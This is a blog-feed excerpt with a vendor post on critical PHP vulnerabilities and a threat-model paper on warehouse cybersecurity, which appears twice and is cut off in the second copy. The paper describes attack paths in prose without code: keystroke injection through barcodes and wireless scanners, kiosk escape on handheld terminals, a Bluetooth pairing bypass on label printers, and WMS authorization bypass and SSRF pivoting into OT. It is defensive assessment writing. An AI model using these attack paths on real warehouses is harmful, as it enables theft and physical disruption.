The post Palo Alto Networks Brings Continuous AI Defense and Prisma AIRS to the OpenAI Marketplace appeared first on Palo Alto Networks Blog.

  •  

Millions of PHP Instances Exposed - What Organizations Need To Do Right Now

Two critical vulnerabilities in PHP (CVE-2026-109618 and CVE-2026-109619) have been published. Both vulnerabilities carry a severe CVSS score of 9.2 (more technical details are in the Unit 42 Threat Brief). 

This is not just another high-severity vulnerability disclosure, it marks the opening chapter in a massive acceleration of cyberthreats that will define the foreseeable future. Because PHP is widely used globally (by some estimates, more than half of all websites), the sheer scale of this is massive. Navigating this new reality demands immediate imperatives, including continuous, proactive vulnerability discovery before adversaries weaponize code, and a modern defense strategy that pairs traditional patching with real-time virtual patching. At a footprint of 22 million exposed instances, relying on manual remediation cycles alone is not a viable defense.

For context, exposures are typically in the thousands, for example around 50,000 potentially vulnerable exposed instances for recent NetScaler vulnerabilities, and about 16,000 exposed instances of BeyondTrust, potentially vulnerable to CVE-2026-1731. Pervasive open-source software introduces an exposure footprint on an entirely different order of magnitude. 

This situation illustrates what I shared in Defender’s Guide to the Frontier AI Impact on Cybersecurity. We’re officially in a new reality, and this is going to be an ongoing cycle.

An Accelerating Cycle

The latest frontier AI models are extraordinarily capable at finding vulnerabilities in code. We’ll see these models continue to surface critical issues at a pace faster than ever before.

But here’s the challenge: As soon as patches for vulnerabilities are available, attackers will reverse engineer the patch, locate the root flaw, and target them in near real time. It simply takes too long to apply patches to every system. This vulnerability deluge demands urgency and new technologies, such as virtual patching, are needed.

What Organizations Should Do Now

(1) Assess Your Open Source Inventory

Given the unprecedented speed at which new, critical vulnerabilities are being found with frontier AI, organizations need the ability to understand their true exposure at a moment’s notice. Attack surface management solutions have never been more critical for finding these blind spots across your entire codebase and supply chain. You can’t protect what you can’t see.

Additionally, services like Unit 42 Continuous Frontier AI Defense put defender-grade AI models in the hands of defenders to find and fix vulnerabilities before attackers can weaponize them.

(2) Prioritize Remediation Based on Reachability

You have to reduce what is reachable by attackers. You can't instantly patch everything everywhere, so prioritize what needs to be fixed first based on attack-path reachability. Secure what must be accessible to the public internet, and evaluate your environments to understand which of those exposed PHP instances carry the most immediate risk. For example, Cortex Xpanse and exposure management are great tools for determining reachability and automating remediation.

(3) Secure your AI deployments

While not the main focus for these PHP vulnerabilities, rapid deployment of AI across organizations is expanding the attack surface. All AI deployments must be secure AI deployments.

(4) Mitigate and Ensure Attack Protections

While you coordinate patching with your development teams, ensure best-in-class protections are in place to block the actual exploits. Mitigate against potential attacks immediately through proactive virtual patching and reducing overall exposure. Deploying high-fidelity virtual patches across your network and cloud security provides the mitigation layer necessary to give your teams the time they need to update the actual software safely.

Our new Frontier Virtual Patching capability delivered preemptive coverage for these PHP vulnerabilities ahead of today’s public disclosure. Additionally, Palo Alto Networks customers are protected from exploitation of these vulnerabilities by Advanced Threat Prevention available on our next-generation firewalls and Prisma Access.

(5) Deploy Real-Time Security Operations

Autonomous AI-driven attacks will drive attack lifecycles to minutes requiring every SOC to achieve single-digit mean time to detect (MTTD) and mean time to respond (MTTR).

The Path Forward: Institutionalize Defenses

This isn’t a one-and-done situation. With frontier AI compressing the patch-to-exploit window to minutes, assessing exposure, prioritizing reachability, mitigating and ensuring attack protections must become a continuous, automated motion.

This is a pivotal moment. While the scale of the challenge presented by frontier AI is real, I’m confident in our ability to solve it. Take the steps to secure your organization today, and build the foundation needed to ensure the advantage remains with the defender.

Mitigating Critical PHP Vulnerabilities (CVSS 9.2) at Machine Speed

When frontier AI models accelerate both vulnerability discovery and reverse-engineering of patches, traditional remediation creates an unavoidable window of exposure. Get started with Frontier Virtual Patching in Advanced Threat Prevention Plus to solve this structural delay.
Get Started

The post Millions of PHP Instances Exposed - What Organizations Need To Do Right Now appeared first on Palo Alto Networks Blog.

  •  

The journey of a paper unicorn: adventures inside a modern warehouse

Introduction

Imagine you’ve ordered a small paper unicorn from an online marketplace. You clicked “Buy”, received a cheerful notification, and expect a courier to bring the box tomorrow. If the unicorn is delayed by a day, it will be annoying but not catastrophic: an apology, a discount promo code — and the incident is forgotten.

Now let’s multiply one late unicorn by several hundred thousand orders.

Packages start heading to the wrong cities. The website shows an item is in stock, even though the required bin is empty. Conveyors stop, boxes get stuck between floors, the cargo piles up with no freight manifest. Trucks line up at the gates, and every minute of downtime turns into blown schedules, support tickets, fines, and lost sales.

It is at exactly this scale that a cyberincident in a warehouse becomes a problem for the entire business. A modern warehouse is no longer just a big building with shelving. It is a tightly interconnected hybrid system: web applications, radio channels, and an automated factory. Physical processes here depend on data, and errors in data have very physical consequences. Examples include an outage that affected warehouse management systems at the grocery giant Morrisons, and the 2025 Form 10-K annual report of United Natural Foods, Inc. (UNFI), which confirmed unauthorized activity on information technology systems that impacted order fulfillment. More recently, reports emerged that a cyberattack disrupted eight CEVA Logistics warehouses across Europe and exposed customer delivery data.

This paper follows a single order through a warehouse to show where the operation is vulnerable, the stages it traverses, the systems that drive it, and the points where an attacker can reach them. We then set out the threat model: what is at risk, who is in a position to take it, and how each risk lands on the business. From there, we look at how an attacker gets in, and what reaching the warehouse management system costs in practical terms: orders unshipped, inventory records nobody can trust, and an operation that stops. We close with recommendations on where the controls that matter actually sit.

Tracing the unicorn

A modern warehouse is a sequence of stages involving many machines and people, all working together to keep the business process stable so that, in the end, your order gets delivered. This process consists of eight main stages, shown in the figure below.

Stages of order fulfillment

Stages of order fulfillment

So let’s assume we’ve ordered our paper unicorn and are waiting for it at home. Let’s follow our order through all the main stages, from its arrival at the warehouse to the final stop on its journey.

  1. Unloading
    First, the unicorn arrives in the unloading zone, packed in a big truck. The driver is assigned a gate, for example, via a tablet with kiosk mode enabled, or an outdoor display board, indicating where the truck should park and where the cargo will be unloaded. Even at this very first step, a digital command (the gate number on the screen) is already triggering a physical action. Therefore, incorrectly assigned gates can create a queue, delay unloading, or send goods into the wrong workflow.
  2. Receiving
    At this stage, employees identify the cargo. They scan a barcode using a portable data terminal (PDT) and the central system receives a message indicating that this object arrives at the warehouse. From this moment, the unicorn exists in two forms at once: as a real box and as a record in the information system. If these two versions diverge, the error is inherited by all subsequent processes.
  3. Putaway
    Next, the goods are moved into internal storage. Two new devices come into play here. First, a thermal printer, connected to the internal network over Wi-Fi, creates an internal label for each item. Then an employee, forklift, or automated system moves the goods to the assigned bin, often with the help of lifts controlled by PLCs. Both of these devices can be valuable attack entry points: one can let an adversary pivot into the internal network, while the other can give them control over an electric motor.
  4. Storage
    Then the unicorn goes into storage. Many distribution centers use multi-level mezzanine structures: several floors of metal shelving inside a huge space. They allow efficient use of the building’s height, but at the same time complicate control over the technical infrastructure. Wi-Fi access points, cameras, switches, cables, and sensors may be mounted high overhead or buried deep inside the rows. A forgotten Ethernet cable or misconfigured networked device (access point or switch) left behind in a dark corner can become a convenient initial access point into critical infrastructure.
  5. Picking
    When the customer places an order, picking begins if the goods were already stored in the warehouse or as soon as they are unloaded. A PDT, workstation, light indicator, or voice terminal directs the employee to the required bin where they pick the goods and move them to the next stage. These devices are themselves potential attack entry points: compromising a workstation or PDT could allow an attacker to manipulate picking information, which could misdirect employees to the wrong bin. Here, both the speed and integrity of the information are critical, and any manipulation or disruption can lead to wrong orders, delays, or problems in subsequent stages.
  6. Sorting
    At the sorting stage, the warehouse starts to look more like a factory. Boxes move through conveyor belts and pass through different scanners, diverters, and chutes. The sorting plans are usually stored and managed by dedicated servers, while PLCs are responsible for controlling the machinery and executing these plans. For example, when the warehouse management system (WMS) decides that our unicorn should take route A, the control system needs to activate the right diverter at the right moment, sometimes within a fraction of a second.
  7. Packing
    During packing, an employee or a robotic arm places the goods into the final box, prints the shipping label, and sometimes measures the dimensions and weight of the package. Safety mechanisms usually prevent robotic arms from leaving the controlled zone and harming nearby operators, but their compromise might inflict physical damage on the packages being processed.
  8. Shipment
    Finally, at the shipping stage, the parcel heads to the gates. Automated guided vehicles (AGVs) and autonomous mobile robots (AMRs) move containers and pallets across the warehouse, while the dock management system coordinates the truck that will carry the unicorn onward to a store, a sorting center, or straight to the customer. These robots are themselves a potential target for attackers. Attacks can be conducted against AGVs and AMRs to interfere with their operation, for example by affecting their navigation or preventing them from reaching their intended destination.

All eight stages are coordinated by the WMS. It looks like a large web application, but in its role it’s closer to the operating system of the entire warehouse: it knows which goods exist, where they’re located, who or what should move them, and where they go next, linking employees, inventory levels, storage addresses, tasks, and orders. It also exchanges data externally: with ERP systems, transport platforms, marketplaces, dark stores, and external carriers.

Surrounding the WMS is an even larger digital ecosystem: identity services, databases, APIs, printers, carrier systems, technicians’ laptops, video surveillance, access control, fire and gas alarms, power supply, and a building management system (BMS).

That is why a single “warehouse network” doesn’t really exist. As we’ve seen, there are many overlapping technologies — IT infrastructure, OT systems, radio, cloud services, building security, and automation — layered on top of one another. A lone vulnerability scanner will never tell you whether a warehouse is secure.

Hunting the unicorn

Securing an environment such as a warehouse requires a comprehensive security assessment covering all of its interconnected systems. This involves identifying vulnerabilities across each system and understanding how weaknesses can be combined into attack paths that a real attacker could exploit. But a vulnerability only matters in proportion to what it exposes and who is able to reach it, so before looking at the weaknesses themselves, we need to understand what an attacker in this environment is actually after, because in a warehouse, the blast radius extends well beyond data. Everything we just traced — the systems, the devices, and the people operating them — exists to keep goods moving, and attacks in various parts along that chain can affect the business differently. The chart below shows what is at risk in the warehouse and where those risks land for the business. The segment on the left groups them under the three core security properties: integrity, availability, and confidentiality. The segment on the right maps each property to the business outcomes a failure can cause.

Warehouse risks

Warehouse risks

The first area at risk is integrity. Inventory counts, locations, orders, and shipment data must stay in sync with the physical world. Corrupting a record silently desynchronizes the operation, and because the eight stages form a dependency chain, one falsified entry early on is inherited downstream, surfacing later as stockouts and mis-shipments. In its deliberate forms, this lets an attacker redirect goods, release stock, and perform other actions on behalf of the platform’s vendors under cover of legitimate records. Integrity is also a safety concern: when people or machines act on information that no longer reflects the physical environment, a data failure can become a physical incident. This is why integrity is the only property linked to all five outcomes, including harm to people.

The second is availability, the warehouse’s ability to keep goods moving. Halting a conveyor, a sorter, label printing, or the WMS stops orders from shipping, and in a business built on speed, every hour of downtime means delayed deliveries and broken promises. Ransomware can bring the whole warehouse to a standstill. The impact shows up as operational disruption, lost revenue, and reputational damage.

The third is confidentiality. Customer data, business records, and system credentials are valuable targets. Their exposure leads to legal liability and reputational damage, and stolen credentials often open the door to further attacks. Where the WMS connects to financial or ERP processes, the risk extends to theft of funds.
Knowing what is at risk tells us what an attacker stands to gain; the next question is who is in a position to take it. Threat actors differ in the access they already hold. For example, an attacker may be authenticated and privileged, have limited physical or remote access, or have no legitimate access to the environment at all. Based on their relationship with the warehouse and their level of access, threat actors can generally be divided into two categories:

  1. External. An attacker with no legitimate relationship with the warehouse or the organization, operating without authorized access. External attackers can be divided into two categories based on their physical proximity to the environment:
    1. Remote. An attacker operating from outside the site’s physical area, reaching the environment through whatever the organization exposes or makes reachable over the internet, including web services, remote access infrastructure, and third-party connections used by suppliers, carriers, and integrators.
    2. Proximate. An attacker with no legitimate access who has nevertheless moved within physical range of the site’s locally reachable technologies. They may, for example, be in a parking lot, a neighboring unit, or a delivery bay. Their proximity may allow them to interact with wireless, radio, Bluetooth, or other short-range interfaces without possessing an account, badge, employment relationship, or other authorized access.
  2. Internal. An individual with legitimate access to the warehouse, its systems, or its information, who intentionally or unintentionally creates a security risk. This includes employees, administrators, operators, contractors, and temporary staff.

Combining these threat actors and their access levels with the risks identified earlier, the vulnerabilities present in each system, the resulting attack surfaces, and the potential attack paths between them provides a threat model for the warehouse environment. This allows an organization to understand how different systems and people could be targeted, how individual weaknesses could be combined, and where security controls are most needed.

Cornering the unicorn

Knowing what is at risk and who might come after it still leaves the most practical question open: how they would actually get in, and how far they could go once they did. The diagram below sets out the warehouse’s attack surface: every point where an attacker can get in, organized by the access that reaching each point requires.

Warehouse attack surface

Warehouse attack surface

On the left are the attacker categories discussed above, distinguished by where they stand and what access they already hold. Each reaches the environment through a different set of entry points, and the impact of a successful attack can land on several systems, from the WMS to OT systems such as robots, sorters, and physical access control system (PACS). The WMS is highlighted because it is the most significant of these: it coordinates the OT systems, so compromising it can affect the entire operation rather than a single process.

Next, we will cover the initial access vectors, the points a threat actor can use to reach the warehouse environment. Following that, we turn to the impact on the logistics processes themselves, focusing on the WMS, since its compromise affects every logistics operation that depends on it.

Initial attack vectors

Internet-facing services

Remote access through internet-facing services, third-party connections, and corporate networks gives an external attacker a foothold on the warehouse network infrastructure. It is a well-covered problem and not specific to this environment, so we note it here as an entry point but will not examine it further.

Wi-Fi, Bluetooth, and other radio channels

Wi-Fi connects handhelds, tablets, printers, cameras, and workstations. Bluetooth serves scanners, headsets, and positioning beacons. Zigbee and similar low-power protocols run lighting, sensors, and building automation, while LoRaWAN carries telemetry over long distances. Cellular provides a backup channel for kiosks and contractor equipment, and proprietary protocols control industrial panels and specialized machinery.

Radio passes through windows, gates, roofing, and thin external panels, so a network built for receiving and processing goods may be reachable from the parking lot and, with a directional antenna, from considerably farther away.

That reach matters in two ways. It gives an external attacker a place to start, as proximity alone is enough to reach the Wi-Fi and the low-power protocols, and from there to gain an initial foothold in the warehouse networks.

However, radio does not only lead into the network. It also connects directly to the field devices and carries the live control traffic of warehouse operations, which makes availability a first-order concern. If hundreds of handhelds lose their connection at once, picking stops. If an AGV loses its control channel, the safe reaction may be to halt in place, and a stopped machine can block an entire route.

Physical network

The scale of the warehouse itself is part of the attack surface. A fulfillment warehouse can run up to tens of thousands of square meters, with racking climbing several stories and walkways threading through it. Structured cabling runs along that racking, cameras and access points are mounted on that, and wall jacks sit behind pallets that have not moved in months. Almost none of it is in anyone’s line of sight.

That gives a person in the warehouse something a normal office does not: unsupervised access to live network infrastructure. Unplugging a ceiling camera leaves an active port. An unused jack behind a shelf leaves another. Neither requires tools, credentials, or any interaction with a system that logs anything. And since the camera or access point sits on the same segment as the rest of the site, the compromised port, not being isolated, opens a path to the network core.

Barcode scanners

Barcode scanners are everywhere in a warehouse. They are the main tool workers use to tell the system what is moving and where, supporting receiving, picking, packing, and inventory management. A typical setup has handheld scanners communicating with a base station, which is in turn connected to a workstation or another business system.

This makes the scanner an entry point into the core network in two ways.

First, through the barcode itself. Since the scanner acts as a keyboard to the connected host, a maliciously crafted barcode or QR code can inject keystrokes when scanned, potentially giving the attacker an initial foothold on the host without directly accessing the network.

Second, through the scanner’s wireless link. During a customer engagement, with the provided test stand of such a device, we discovered that an attacker within range could inject keystrokes into the connected host and potentially achieve remote code execution without user interaction. This attack pattern was observed across multiple vendors, including, for example, Honeywell devices affected by CVE-2026-4272.

In both cases, the result is the same: a foothold on a host inside the warehouse network. The scanner is simply the entry point; the significance of that foothold comes from the host’s trusted position within the operational environment and its connectivity to core systems.

Portable data terminals

Portable data terminals (PDTs) are essentially ordinary Android devices with an embedded barcode scanner, carried by workers to scan items; each scan is passed to a dedicated application that forwards it to a remote server over an API. To keep workers on task, the devices usually run in kiosk mode, locking the user to that single application and preventing interaction with the rest of the Android system.

That lockdown is exactly what an attacker wants to break, and breaking it is what turns the terminal into an initial access vector: escaping the kiosk can expose the Wi-Fi password of the network the terminal is connected to, or allow malicious software to be installed that gives the attacker remote access to the network over the internet.

Printers

Warehouses contain different types of printers. Alongside the usual IT printers used for documents and paperwork, there are specialized thermal printers, small devices that use heated elements on the printhead to create labels, barcodes, and tags. As we mentioned earlier, these are mainly used to print the labels, usually containing barcodes, that are attached to goods during the putaway stage.

Here we focus on mobile thermal printers: small, battery-powered devices that workers can carry or wear. They typically connect to the internal network over Wi-Fi to receive print commands, while also supporting Bluetooth for connecting to nearby devices. This combination makes them a potential entry point into the internal network.

Some models, such as the Zebra ZQ630, support multiple interfaces and can run applications directly on the device. During a security assessment, we discovered that apps can be uploaded and executed over Bluetooth. By exploiting a pairing misconfiguration, an attacker within Bluetooth range could bypass pairing, upload malicious software, and gain an initial foothold through the printer.

Impact on logistics processes (attacks on WMS)

With a foothold in the network, an attacker can pivot to the logistics processes themselves: from the WMS through the warehouse infrastructure to the PLCs and the machinery they drive. As we saw earlier, all OT systems and devices are interconnected and the WMS sits at the head of that chain: it is the system of record every other process reads from and writes to, so compromising it reaches all of them at once. That, and its being specific to this environment, is why it is the focus here.

Warehouse management systems (WMS) are the software platforms that optimize warehouse processes from the entry of goods to their exit. They provide real-time visibility into inventory and orchestrate end-to-end fulfillment by integrating with many warehouse subsystems and pieces of automation equipment, such as conveyors, PLCs, robotics, scanners, and voice systems. A typical WMS includes modules for receiving, inventory control, order management, labor management, shipping, and reporting. Major vendors include SAP EWM, Oracle Warehouse Management, Manhattan Active, Blue Yonder, Infor, Körber/HighJump, Microsoft, and TECSYS.

To picture how central this is, think back to our unicorn. From the moment it was scanned at receiving, it stopped being only a physical box and became a record inside the WMS, a record the system then used to decide where it should be stored, when it should be picked, how it should be sorted, and where it should ship. Every device employed along the way — the PDT at receiving, the printer at putaway, the workstation at picking, the conveyor at sorting — was really just talking to the WMS. It is the thread that ties all eight stages together, which is exactly what makes it such a valuable target.

Because modern WMS platforms are usually web-based and heavily interconnected, they inherit common web and API vulnerabilities alongside flaws specific to the WMS itself. A recent example is CVE-2026-70774 in Oracle Warehouse Management, part of Oracle E-Business Suite. Oracle rated it High and described it as an easily exploitable authorization bypass flaw in which a low-privileged attacker with network access can compromise the application, affecting integrity and availability by allowing unauthorized creation, deletion, or modification of critical data.

A flaw like this may look like a typical web application issue, but its consequences in a warehouse are more serious, because the WMS is the system of record. If an attacker can modify its data, they can alter stock levels, bin locations, receiving records, picking tasks, or shipment information, silently corrupting the digital twin of the warehouse. And since the eight stages form a dependency chain, that corruption doesn’t stay contained: a falsified record at receiving is inherited by putaway, picking, and everything downstream. The physical box and its record diverge, and every later process trusts the record.

The most direct version of this attack comes from an authorization bypass flaw like the Oracle vulnerability above. Here the threat actor can be an external attacker who has reached the application over the network, or an insider such as a low-privileged operator or storekeeper who already holds a legitimate account.

The danger grows when such a flaw is chained with others. An external attacker who combines remote code execution with SQL injection could generate shipment orders to arbitrary addresses together with the documents needed for goods to physically leave the warehouse, fabricate waybills, acceptance or transfer records, and registers, while also exposing customer data such as names and delivery addresses. In effect, the goods are sent out with legitimate-looking paperwork.

This is why ordinary web vulnerabilities carry considerable weight in a WMS. For an external attacker or an insider probing beyond their assigned role, broken access control could open a path into another warehouse zone, allow manipulation of other workers’ tasks, permit unauthorized exception operations, or expose administrative APIs. A server-side request forgery flaw could force the WMS server to reach resources an external attacker cannot touch directly, and if the network is flat or only formally segmented, that server may in turn reach internal management panels, cloud service interfaces, or systems sitting close to the operational network, turning a single web bug into a bridge between IT and OT.

Attacks on a WMS don’t always target the application directly, though. As we saw while tracing the unicorn, the warehouse is full of connected devices that already hold trusted access. A handheld terminal carries authenticated WMS API access as a matter of course, and anyone who gains control of that terminal inherits it (by escaping the kiosk, for example). Depending on the device’s permissions, that might mean confirming picks that never occurred, falsifying receiving operations, adjusting stock counts, or marking orders complete — something warehouse employees themselves could use to avoid their assigned duties.

Where the WMS is connected to control and automation systems, access to the WMS can extend into physical operations, including conveyors, sorting systems, lifts, doors, and pumps.

PLCs translate WMS instructions and sensor inputs into physical actions. Compromising a system that controls them therefore creates an opportunity to manipulate those actions. The impact can be as simple as a sorting diverter sending boxes down the wrong route, a conveyor repeatedly entering an error state and creating a backlog, or a falsified sensor value causing a line to be treated as clear when it is full.

However the WMS is compromised, the business consequence is the same: inventory corruption, unauthorized shipments, and operational disruption, each reaching the customer in the end as a late or missing delivery, the wrong item in the box, or a personal address exposed to a stranger.

Securing the unicorn

We followed our unicorn through web applications and databases, radio channels and PDTs, printers, conveyors, robots, and the loading zone. Because warehouse environments combine IT, OT, wireless, physical, and human components, security controls should be implemented as a single, coordinated security architecture rather than as isolated measures. Network segmentation should be a foundational control, with clear separation between corporate IT, warehouse OT, operational devices, management networks, and externally connected systems. Segmentation should also extend across facilities and customer environments so that each site and customer integration is isolated from the others, limiting the potential impact of a compromise. A zero-trust approach should reinforce this architecture by requiring explicit authentication and authorization for connections between systems, regardless of their network location, and by applying least-privilege access wherever possible. Regular penetration testing of the corporate IT environment, including domain services, identity infrastructure, and endpoints, should be incorporated into the warehouse security program.

Physical and network access controls should be implemented together. Access to warehouse facilities, network rooms, communication cabinets, and operational areas should be restricted according to business need, with appropriate authentication, monitoring, and access logging. Network infrastructure should be hardened through controls such as switch port security, MAC-based access restrictions where appropriate, and IEEE 802.1X with EAP-TLS for strong device and user authentication. Network equipment should also be securely configured and regularly reviewed to ensure that unused interfaces, insecure management protocols, default credentials, and unnecessary services are disabled.

Web applications and their supporting infrastructure should be governed through a secure software development lifecycle (SSDLC), including security requirements, secure coding practices, code and dependency review, and application security assessment before deployment and throughout the application’s lifecycle. Third-party applications and components should be continuously monitored and updated, with a defined vulnerability and patch management process. This should explicitly include warehouse management systems (WMS), warehouse portals, APIs, and other applications that provide operational or customer-facing functionality.

Wireless technologies should be subject to dedicated security assessment and engineering. Radio-frequency surveys should be conducted to establish expected coverage, identify unauthorized or unexpected signals, validate the availability and protection of operational communications, and determine whether wireless deployments create unintended access paths into warehouse networks. Wireless security should be assessed not only from a connectivity perspective but also in terms of authentication, encryption, device provisioning, protocol exposure, interference resilience, and the potential impact of unauthorized devices.

Warehouse operational devices should be incorporated into the organization’s endpoint security and vulnerability management processes. Devices should receive security updates and firmware patches on a defined schedule, with accelerated remediation for critical vulnerabilities. Security assessments should be performed periodically to identify weaknesses in device configuration, applications, exposed services, and authentication mechanisms.

Personnel security should form an additional layer of the warehouse security architecture. In most industrial and ICS environments, getting inside means clearing background checks, holding relevant qualifications, or proving prior experience; the hiring process itself acts as a filter. A warehouse is different. Roles in sorting, packing, and courier work are hired quickly and in volume, and they typically require no prior expertise, certification, or specialized background at all. An ordinary person can walk in off the street, be hired within days, and immediately hold legitimate physical access to the facility. Therefore, a more restrictive and risk-based approach to hiring should be considered, particularly for roles that provide access to sensitive areas, operational systems, network infrastructure, or customer assets.

Ultimately, all of these measures serve the same objective: protecting the continuity and reliability of the warehouse as a whole. This matters because real warehouses handle food, medicines, machine parts, and the millions of ordinary things people and companies depend on every day. Protecting their journey means seeing the warehouse as it has actually become: a single digital system with doors, motors, shelving, and radio signals, and with entirely real consequences when it fails. And if the security program works, the customer never knows any of this happened. The unicorn simply arrives at the scheduled time.

If your warehouse operations rely on interconnected systems like these, we can help identify the gaps before an adversary does. Reach out to discuss a security assessment.

  •  

The journey of a paper unicorn: adventures inside a modern warehouse

Introduction

Imagine you’ve ordered a small paper unicorn from an online marketplace. You clicked “Buy”, received a cheerful notification, and expect a courier to bring the box tomorrow. If the unicorn is delayed by a day, it will be annoying but not catastrophic: an apology, a discount promo code — and the incident is forgotten.

Now let’s multiply one late unicorn by several hundred thousand orders.

Packages start heading to the wrong cities. The website shows an item is in stock, even though the required bin is empty. Conveyors stop, boxes get stuck between floors, the cargo piles up with no freight manifest. Trucks line up at the gates, and every minute of downtime turns into blown schedules, support tickets, fines, and lost sales.

It is at exactly this scale that a cyberincident in a warehouse becomes a problem for the entire business. A modern warehouse is no longer just a big building with shelving. It is a tightly interconnected hybrid system: web applications, radio channels, and an automated factory. Physical processes here depend on data, and errors in data have very physical consequences. Examples include an outage that affected warehouse management systems at the grocery giant Morrisons, and the 2025 Form 10-K annual report of United Natural Foods, Inc. (UNFI), which confirmed unauthorized activity on information technology systems that impacted order fulfillment. More recently, reports emerged that a cyberattack disrupted eight CEVA Logistics warehouses across Europe and exposed customer delivery data.

This paper follows a single order through a warehouse to show where the operation is vulnerable, the stages it traverses, the systems that drive it, and the points where an attacker can reach them. We then set out the threat model: what is at risk, who is in a position to take it, and how each risk lands on the business. From there, we look at how an attacker gets in, and what reaching the warehouse management system costs in practical terms: orders unshipped, inventory records nobody can trust, and an operation that stops. We close with recommendations on where the controls that matter actually sit.

Tracing the unicorn

A modern warehouse is a sequence of stages involving many machines and people, all working together to keep the business process stable so that, in the end, your order gets delivered. This process consists of eight main stages, shown in the figure below.

Stages of order fulfillment

Stages of order fulfillment

So let’s assume we’ve ordered our paper unicorn and are waiting for it at home. Let’s follow our order through all the main stages, from its arrival at the warehouse to the final stop on its journey.

  1. Unloading
    First, the unicorn arrives in the unloading zone, packed in a big truck. The driver is assigned a gate, for example, via a tablet with kiosk mode enabled, or an outdoor display board, indicating where the truck should park and where the cargo will be unloaded. Even at this very first step, a digital command (the gate number on the screen) is already triggering a physical action. Therefore, incorrectly assigned gates can create a queue, delay unloading, or send goods into the wrong workflow.
  2. Receiving
    At this stage, employees identify the cargo. They scan a barcode using a portable data terminal (PDT) and the central system receives a message indicating that this object arrives at the warehouse. From this moment, the unicorn exists in two forms at once: as a real box and as a record in the information system. If these two versions diverge, the error is inherited by all subsequent processes.
  3. Putaway
    Next, the goods are moved into internal storage. Two new devices come into play here. First, a thermal printer, connected to the internal network over Wi-Fi, creates an internal label for each item. Then an employee, forklift, or automated system moves the goods to the assigned bin, often with the help of lifts controlled by PLCs. Both of these devices can be valuable attack entry points: one can let an adversary pivot into the internal network, while the other can give them control over an electric motor.
  4. Storage
    Then the unicorn goes into storage. Many distribution centers use multi-level mezzanine structures: several floors of metal shelving inside a huge space. They allow efficient use of the building’s height, but at the same time complicate control over the technical infrastructure. Wi-Fi access points, cameras, switches, cables, and sensors may be mounted high overhead or buried deep inside the rows. A forgotten Ethernet cable or misconfigured networked device (access point or switch) left behind in a dark corner can become a convenient initial access point into critical infrastructure.
  5. Picking
    When the customer places an order, picking begins if the goods were already stored in the warehouse or as soon as they are unloaded. A PDT, workstation, light indicator, or voice terminal directs the employee to the required bin where they pick the goods and move them to the next stage. These devices are themselves potential attack entry points: compromising a workstation or PDT could allow an attacker to manipulate picking information, which could misdirect employees to the wrong bin. Here, both the speed and integrity of the information are critical, and any manipulation or disruption can lead to wrong orders, delays, or problems in subsequent stages.
  6. Sorting
    At the sorting stage, the warehouse starts to look more like a factory. Boxes move through conveyor belts and pass through different scanners, diverters, and chutes. The sorting plans are usually stored and managed by dedicated servers, while PLCs are responsible for controlling the machinery and executing these plans. For example, when the warehouse management system (WMS) decides that our unicorn should take route A, the control system needs to activate the right diverter at the right moment, sometimes within a fraction of a second.
  7. Packing
    During packing, an employee or a robotic arm places the goods into the final box, prints the shipping label, and sometimes measures the dimensions and weight of the package. Safety mechanisms usually prevent robotic arms from leaving the controlled zone and harming nearby operators, but their compromise might inflict physical damage on the packages being processed.
  8. Shipment
    Finally, at the shipping stage, the parcel heads to the gates. Automated guided vehicles (AGVs) and autonomous mobile robots (AMRs) move containers and pallets across the warehouse, while the dock management system coordinates the truck that will carry the unicorn onward to a store, a sorting center, or straight to the customer. These robots are themselves a potential target for attackers. Attacks can be conducted against AGVs and AMRs to interfere with their operation, for example by affecting their navigation or preventing them from reaching their intended destination.

All eight stages are coordinated by the WMS. It looks like a large web application, but in its role it’s closer to the operating system of the entire warehouse: it knows which goods exist, where they’re located, who or what should move them, and where they go next, linking employees, inventory levels, storage addresses, tasks, and orders. It also exchanges data externally: with ERP systems, transport platforms, marketplaces, dark stores, and external carriers.

Surrounding the WMS is an even larger digital ecosystem: identity services, databases, APIs, printers, carrier systems, technicians’ laptops, video surveillance, access control, fire and gas alarms, power supply, and a building management system (BMS).

That is why a single “warehouse network” doesn’t really exist. As we’ve seen, there are many overlapping technologies — IT infrastructure, OT systems, radio, cloud services, building security, and automation — layered on top of one another. A lone vulnerability scanner will never tell you whether a warehouse is secure.

Hunting the unicorn

Securing an environment such as a warehouse requires a comprehensive security assessment covering all of its interconnected systems. This involves identifying vulnerabilities across each system and understanding how weaknesses can be combined into attack paths that a real attacker could exploit. But a vulnerability only matters in proportion to what it exposes and who is able to reach it, so before looking at the weaknesses themselves, we need to understand what an attacker in this environment is actually after, because in a warehouse, the blast radius extends well beyond data. Everything we just traced — the systems, the devices, and the people operating them — exists to keep goods moving, and attacks in various parts along that chain can affect the business differently. The chart below shows what is at risk in the warehouse and where those risks land for the business. The segment on the left groups them under the three core security properties: integrity, availability, and confidentiality. The segment on the right maps each property to the business outcomes a failure can cause.

Warehouse risks

Warehouse risks

The first area at risk is integrity. Inventory counts, locations, orders, and shipment data must stay in sync with the physical world. Corrupting a record silently desynchronizes the operation, and because the eight stages form a dependency chain, one falsified entry early on is inherited downstream, surfacing later as stockouts and mis-shipments. In its deliberate forms, this lets an attacker redirect goods, release stock, and perform other actions on behalf of the platform’s vendors under cover of legitimate records. Integrity is also a safety concern: when people or machines act on information that no longer reflects the physical environment, a data failure can become a physical incident. This is why integrity is the only property linked to all five outcomes, including harm to people.

The second is availability, the warehouse’s ability to keep goods moving. Halting a conveyor, a sorter, label printing, or the WMS stops orders from shipping, and in a business built on speed, every hour of downtime means delayed deliveries and broken promises. Ransomware can bring the whole warehouse to a standstill. The impact shows up as operational disruption, lost revenue, and reputational damage.

The third is confidentiality. Customer data, business records, and system credentials are valuable targets. Their exposure leads to legal liability and reputational damage, and stolen credentials often open the door to further attacks. Where the WMS connects to financial or ERP processes, the risk extends to theft of funds.
Knowing what is at risk tells us what an attacker stands to gain; the next question is who is in a position to take it. Threat actors differ in the access they already hold. For example, an attacker may be authenticated and privileged, have limited physical or remote access, or have no legitimate access to the environment at all. Based on their relationship with the warehouse and their level of access, threat actors can generally be divided into two categories:

  1. External. An attacker with no legitimate relationship with the warehouse or the organization, operating without authorized access. External attackers can be divided into two categories based on their physical proximity to the environment:
    1. Remote. An attacker operating from outside the site’s physical area, reaching the environment through whatever the organization exposes or makes reachable over the internet, including web services, remote access infrastructure, and third-party connections used by suppliers, carriers, and integrators.
